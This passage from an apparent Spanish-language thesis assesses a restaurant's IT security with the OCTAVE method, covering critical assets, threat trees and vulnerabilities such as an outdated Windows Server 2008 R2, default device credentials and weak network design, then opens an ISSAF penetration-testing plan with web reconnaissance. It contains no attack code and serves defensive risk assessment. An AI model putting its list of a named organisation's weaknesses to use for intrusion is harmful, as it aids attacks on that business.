Computador	Medio	Toma de pedidos en restaurante – Proceso de Negocio
Computador	Medio	Toma de pedidos en restaurante – Proceso de Negocio
Computador	Alto	Ventas y facturación del restaurante – Proceso de Negocio
Mini - Servidor	Alto	Contiene el software para el manejo de todas las terminales (POS) y para la facturación– Proceso de Negocio

La tabla 10 presenta aquellos activos críticos que forman parte de forma directa o indirecta con el proceso de negocio. Los activos han sido agrupados de la siguiente forma:

- Equipos de Red = Ruteadores, Switches.
- Software POS Manager = Mini Servidor.
- Sistema ERP = Computadores con acceso a internet, se utiliza el navegador.
- Servidor de Almacenamiento = Data Server.
- Computadores = Terminales de pedidos, inventarios, contabilidad y gerencia.

Tabla 11.

Activos Críticos de la Empresa

Nombre	Descripción	Importancia
Software POS Manager	Es una plataforma de venta utilizada por restaurantes, ofrece el ingreso de pedidos, pagos, preparación y entrega de alimentos de forma ágil. Además de contar con el envío de facturas al SRI.	Se relaciona directamente con el proceso de negocio este software ayuda a tener el control del restaurante en su totalidad.
Servidor de Almacenamiento	Almacena el software contable antiguo, se utiliza para compartir carpetas y obtener información de contabilidad de años anteriores.	Lo utiliza el área de contabilidad, inventarios para revisar información histórica de cuentas.
Computadores	Los computadores ubicados en el área de oficinas permiten que los empleados puedan trabajar. Las terminales del restaurante permiten realizar la toma de pedidos.	Cada uno de ellos cumple con un objetivo dentro de cada área por lo que si fallan o presentan problemas parte del personal no puede realizar su trabajo y afecta de forma indirecta o directa al proceso de negocio.
Equipos de Red	Brinda la comunicación entre todos los equipos de la empresa. Acceso a internet y uso de la red de área local para el restaurante y sus terminales.	Por ejemplo, las terminales requieren una conexión de área local por lo que es necesario que la red siempre esté disponible al igual que el internet para el sistema ERP.

3.2.3.2 Identificar requerimientos de seguridad para los activos críticos

Los aspectos fundamentales de la seguridad informática se vuelven a tratar nuevamente por lo que se hace un hincapié a las siguientes definiciones:

- **Confidencialidad:** Garantiza que la información únicamente acceda el personal autorizado.
- **Integridad:** Garantiza que la información sea manejada (crear, modificar y borrar) por el personal autorizado.
- **Disponibilidad:** Garantizar que el sistema o equipo esté siempre en funcionamiento.

Tabla 12.

Asignación de los aspectos fundamentales a los activos críticos de la empresa

Nombre	Requerimiento
Software POS Manager	**Integridad y confidencialidad** permite que únicamente maneje el sistema el personal autorizado debido a que trabaja con información crítica. La **disponibilidad** del software permite que tanto las terminales, impresoras y el software de facturación funcionen de manera correcta ya que todo este entorno se mantiene sincronizado.
Sistema Gestor ERP	La **Confidencialidad e integridad** permiten que únicamente pueda acceder el personal de oficinas y otras áreas autorizadas ya que se maneja información crítica de la empresa.
Servidor de Almacenamiento	El servidor de almacenamiento utiliza 2 aspectos fundamentales, la **confidencialidad y la disponibilidad** esto se aplica únicamente al área de contabilidad debido a que utilizan el servidor para obtener información de años anteriores.
Computadores	**La integridad y confidencialidad** aplicada en las cuentas de usuario con sus debidas restricciones para visualizar, modificar o eliminar información.
Equipos de Red	Los equipos de red requieren una mayor atención por lo que se considera los 3 aspectos **confidencialidad, disponibilidad e integridad**, además de ser el punto más crítico es necesario considerar que cualquier amenaza a este afecta directamente al proceso de negocio.

3.2.3.3 Identificar amenazas para los activos críticos

Para identificar las amenazas se utilizan los árboles de amenazas, su análisis y desarrollo permiten establecer 3 parámetros:

- **Actores:** Determina si el actor forma parte de la empresa o no.
- **Motivo:** Se tienen dos acciones que se consideran, accidental o deliberado.
- **Consecuencia:** Son aquellos posibles escenarios finales, resumidos en un solo término general.

ACTIVO - Software POS Manager

Actores Humanos usando acceso a la red




Figura. 10. Árbol de Amenaza (POS) – Acceso a la Red.

Un posible ataque deliberado puede provenir ya sea de un actor interno como externo, debido a que este software utiliza la red de la empresa para mantener una constante sincronización con impresoras y terminales, por lo tanto, si no tiene las configuraciones de seguridad necesarias como consecuencia, un posible ataque puede ser la interrupción del servicio al software POS manager.

Problemas del sistema




Figura. 11. Árbol de Amenaza (POS) – Problema del Sistema.

De manera accidental en ciertas ocasiones se han presentados problemas en dicho sistema relacionados con la información, produciéndose cambios e interrupciones sin razón lógica e inclusive de forma muy rara la destrucción de datos, mientras que una motivación deliberada puede ocurrir con la modificación del sistema, desactivando servicios o eliminando información para que el servicio no pueda ejecutarse.

ACTIVO - Sistema Gestor ERP

Actores Humanos usando acceso a la red




Figura. 12. Árbol de Amenaza (ERP) – Acceso a la Red.

El sistema ERP se maneja a través de la nube contiene todas las seguridades necesarias, sin embargo, un actor interno o externo puede robar las credenciales a través de ingeniería social, debido a esto se establecieron amenazas de posible divulgación y destrucción de información.

ACTIVO - Servidor de Almacenamiento

Actores Humanos usando acceso a la red




Figura. 13. Árbol de Amenaza (Servidor de Almacenamiento) – Acceso a la Red.

Tanto el personal de forma interna y externa puede acceder al servidor a través de la red, se considera el activo más crítico ya que actualmente puede ser identificado de manera inmediata debido a que, el nombre del equipo está como DATASERVER, adicionalmente este servidor trabaja bajo una versión desactualizada de Windows Server 2008 R2 por lo que existen vulnerabilidades conocidas y que pueden ser explotadas por lo tanto pueden presentarse todas las consecuencias planteadas.

Problemas del sistema




Figura. 14. Árbol de Amenaza (Servidor de Almacenamiento) – Problemas del Sistema.

Un problema conocido del servidor de almacenamiento está su mala manipulación ya que a este se accede de manera remota utilizando las credenciales de administrador por lo que el usuario interno tiene un control total de archivos y carpetas, la causa más probable es una interrupción de un servicio debido a la manipulación accidental por parte del usuario.

ACTIVO - Computadores

Actores Humanos usando acceso a la red




Figura. 15. Árbol de Amenaza (Computadores) – Acceso a la Red.

Las estaciones de trabajo forman parte de los activos críticos del negocio, recientemente se han actualizado ciertos equipos, sin embargo, no se han aplicado controles de acceso a cada usuario, tampoco existen restricciones por parte de la red para limitar el acceso a páginas web no autorizadas, por lo tanto, cualquier usuario puede utilizar y modificar las configuraciones del sistema operativo del computador.

Problemas del sistema




Figura. 16. Árbol de Amenaza (Computadores) – Problemas del Sistema.

Los problemas del sistema pueden surgir de manera accidental como también de forma deliberada ambas relacionadas con la interrupción de servicios (POS Manager) siendo este la amenaza más destacada. Como antecedente en ciertos casos la información se ha perdido por lo que una búsqueda en base de datos no es suficiente para encontrarla, esta información en ciertos casos puede ser fundamental para la solución a un problema relacionado con pedidos.

ACTIVO - Equipos de Red

Actores Humanos usando acceso a la red




Figura. 17. Árbol de Amenaza (Equipos de Red) – Acceso a la Red.

Ciertos equipos de red cuentan aún con claves predeterminadas, por lo que tanto una amenaza interna o externa puede presentarse y ejecutarse sin mayores dificultades, mientras que de manera accidental puede surgir una amenaza por el desconocimiento de los equipos o desconectándolos.

Problemas del sistema




Figura. 18. Árbol de Amenaza (Equipos de Red) – Problemas del Sistema.

Utilizar un diseño de red inseguro y mantener una configuración a medias en los equipos puede desencadenar ataques deliberados debido a una ineficiente seguridad de la red. Por lo tanto, actores internos como externos pueden generar problemas relacionados con la interrupción de servicios de la red, instalar y utilizar herramientas como (*Man in the Middle*) que permita analizar información que se envié a través de la red.

3.3 Fase 2: Octave - Identificar las vulnerabilidades de la infraestructura




Figura. 19. Fase 2 – Metodología Octave.
Adaptado de Alberts et al., 2001, p.5

3.3.1 Proceso 5: Octave - Identificar los componentes clave




Figura. 20. Fase 2 – Metodología Octave.
Adaptado de Alberts et al., 2001, p.5

Se ha elaborado la tabla 13 donde describe las amenazas posibles que pueden presentarse en los activos críticos, algunos de ellos se relacionan directa o indirectamente con el proceso del negocio.

Tabla 13.

Posibles amenazas que pueden afectar a los activos críticos

NOMBRE	VULNERABILIDAD	POSIBLE AMENZA
Software POS Manager	Utiliza Windows Embembled 7 como sistema operativo.	Se puede investigar si existen vulnerabilidades para esa versión S.O de Windows. El servicio se ve interrumpido si falla la disponibilidad de la red de área local.
Sistema Gestor ERP	Falta de capacitación y concienciación del personal al utilizar y manejar contraseñas.	Obtener credenciales, tomar el control del computador para investigar la información de usuarios. Aplicación de ingeniería social.
Servidor de Almacenamiento	Utiliza la versión de Windows Server R2 2008, algunas vulnerabilidades de esta versión	Un atacante puede acceder al servidor a través de bugs, *exploits* o vulnerabilidades presentes en la

	son ataques remotos y ataques de *ransomware*.	versión con la finalidad de obtener un acceso a información histórica.
Equipos de Red	Se utiliza un diseño de red ineficiente, los equipos cuentan con versiones desactualizadas de firmware, servicios como DHCP y DNS habilitados. Credenciales por defecto habilitadas en ciertos equipos.	Se pueden aplicar ataques a la red inalámbrica. La falta de administración y aplicación de buenas de seguridad en los equipos no permite detectar o mitigar ataques en la red.

3.3.2 Proceso 6: Octave - Evaluar componentes seleccionados

Para este proceso, se utilizará la metodología de pruebas de penetración de ISSAF la cual fue explicada y analizada en el capítulo anterior.




Figura. 21. Fase 2 – Aplicación Metodología de Pruebas de Penetración ISSAF. Adaptado de ISSAF, 2008, p. 147

3.3.2.1 Metodología de Pruebas de Penetración

Figura. 22. ISSAF – Fase 1: Planificación y Preparación.
Adaptado de ISSAF, 2008, p. 147

3.3.2.1.1 Fase 1: ISSAF - Planificación y Preparación

Se coordina un plan de trabajo con la empresa para levantar un entorno de *pentest* adecuado para las pruebas de penetración. Esta fase puede incluir la firma de documentos permitiendo trabajar apegado a las leyes y las políticas de la empresa durante el desarrollo de la propuesta.

3.3.2.1.2 Fase 2: ISSAF - Evaluación




Figura. 23. ISSAF – Fase 2: Obtener Información.
Adaptado de ISSAF, 2008, p. 147

3.3.2.1.2.1 Proceso 1: ISSAF - Obtener Información

Este proceso consiste en recopilar información acerca de la empresa permitiendo descubrir posibles vías para la explotación de vulnerabilidades. La información obtenida puede ser cuadros de Excel, información del personal, direcciones de correos electrónicos, publicaciones, direcciones de base de datos y el sitio web de la empresa para determinar una posible extranet o intranet.

Tabla 14.

Localizar el sitio web de la empresa


Prueba #1
Descripción
Recopilar información, pueden ser tarjetas de presentación, folletos, correos electrónicos, documentos públicos o cualquier elemento electrónico y físico que permita identificar el sitio web de la empresa.
Actividades
1. Utilizar cualquier motor de búsqueda (Google, Yahoo, MSN, Dogpile). 2. En el buscador colocar palabras claves o elementos que puedan proporcionar resultados referentes al portal de la empresa. 3. Identificar el sitio web de la empresa.
Resultados
1. Motor de búsqueda utilizado. 

Figura 24. Motor de búsqueda.

2. Por ejemplo, se tomará como referencia la siguiente palabra clave "*oissg*" (*Open Information Systems Security Group*), también se puede agregar más palabras claves con el fin de obtener mejores resultados.

